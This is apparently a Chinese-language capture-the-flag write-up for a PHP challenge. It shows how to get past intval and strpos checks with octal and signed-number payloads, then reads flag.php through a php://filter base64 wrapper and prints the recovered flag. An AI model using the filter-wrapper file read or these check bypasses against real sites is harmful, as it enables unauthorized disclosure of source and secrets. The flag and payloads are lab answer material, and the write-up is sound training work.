```php
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['demo1'])){
    echo "level 1<br>";
    $demo1 = $_GET['demo1'];
    if($demo1==4476){
        die(" 过不去level 1吗");
    }
    if(intval($demo1,0)==4476){
        $flag1=True;
    }else{
        echo intval($demo1,0);
    }
}
if($flag1){
    if(isset($_GET['demo2'])){
        echo "level 2 <br>";
        $demo2 = $_GET['demo2'];
        if($demo2==4476){
            die("过不去level 2吗");
        }
        if(preg_match("/[a-z]/i", $demo2)){
            die("看清楚有过滤");
        }
        if(intval($demo2,0)==4476){
            $flag2=True;
        }else{
            echo intval($demo2,0);
        }
    }
}
if($flag2){
    if(isset($_GET['demo3'])){
        echo "level 3 <br>";
    $demo3 = $_GET['demo3'];
    if($demo3==4476){
        die("过不去level 3吗");
    }
    if(preg_match("/[a-z]|\./i", $demo3)){
        die("有过滤呀");
    }
    if(!strpos($demo3, "0")){
        die("仔细 仔细 仔细!!!");
    }
    if(intval($demo3,0)===4476){
        $flag3=True;
    }
}
}
if($flag3){

    if(isset($_POST['f'])){
    $f = $_POST['f'];
    echo "level 4 <br>";
    if(preg_match('/.+?hynuctf/is', $f)){
```


1.打开靶场，考的是php特性中的intval知识点，分了4个关卡，每次要求不同，但是要最后字符串被转为10进制后都为4476

这里将一下intval的一个特性

intval是用来进行进制转换的一个php函数，默认转10进制，这里只考了一个格式intval("字符串")

如果字符串包括了 “0x” (或 “0X”) 的前缀，intval就会将字符串看成16进制
如果字符串以 “0” 开始，看成 8 进制
否则，看成 10 进制

2.了解了这一个特性后可以,算出4476的8进制，为10574



3.在10574前面加一个0,让intval把10574看成8进制，转换为10进制

payload：010574

这可以让我们直接通过两关

```
} level 1
level 2
level 3
仔细 仔细 仔细!!!
```

4.接下来看看第三关有什么特别

第三关要求demo3不能弱等于4476,不能有字母，第一个不能有0

介绍一下strpos

`strpos()` -函数查找字符串在另一字符串中第一次出现的索引

我们payload为010574,第一个0的索引为0,所以在第三个if那断掉了

```
if($flag2){
    if(isset($_GET['demo3'])){
        echo "level 3 <br>";
    $demo3 = $_GET['demo3'];
    if($demo3==4476){
        die("过不去level 3吗");
    }
    if(preg_match("/[a-z]|\./i", $demo3)){
        die("有过滤呀");
    }
    if(!strpos($demo3, "0")){
        die("仔细 仔细 仔细!!!");
    }
    if(intval($demo3,0)===4476){
        $flag3=True;
    }
}
```

5.接下来intval的另一个特性，intval会把+010574看成和010574一样，学过数学的都知道两个都是正数，

只是010574把+省略了

payload：+010574

} level 1
level 2
level 3

6.接下来最后一关，直接POST传参f=hynuctf就可以了

这里可以说一下在php中0和FALSE是不严格相等的
stripost返回0代表字符串在头部找到，返回false代表没有找到

```
if($flag3){

    if(isset($_POST['f'])){
    $f = $_POST['f'];
    echo "level 4 <br>";
    if(preg_match('/.+?hynuctf/is', $f)){
        die('拜拜!');
    }
    if(stripos($f, 'hynuctf') === FALSE){
        die('不行!!');
    }

    $flag4=True;

}
```

通过

} level 1
level 2
level 3
level 4

7.最后一个if

```php
if($flag4){
    if(isset($_GET['u'])){
    if($_GET['u']=='flag.php'){
        die("不行哦！ ");
    }else{
        highlight_file($_GET['u']);
    }
}
```

8.直接伪协议，提取flag.php

payload：php://filter/read=convert.base64-encode/resource=flag.php

level 4

PD9waHANCiRmbGFnID0gImZsYWd7MTkwMmRmNzEtY2Y2YS00NDkxLTk5MjctYTkwODdkM2EyOWQwfSI7DQo/PiANCg==

9.解码得到flag

```php
<?php
$flag = "flag{1902df71-cf6a-4491-9927-a9087d3a29d0}";
?>
```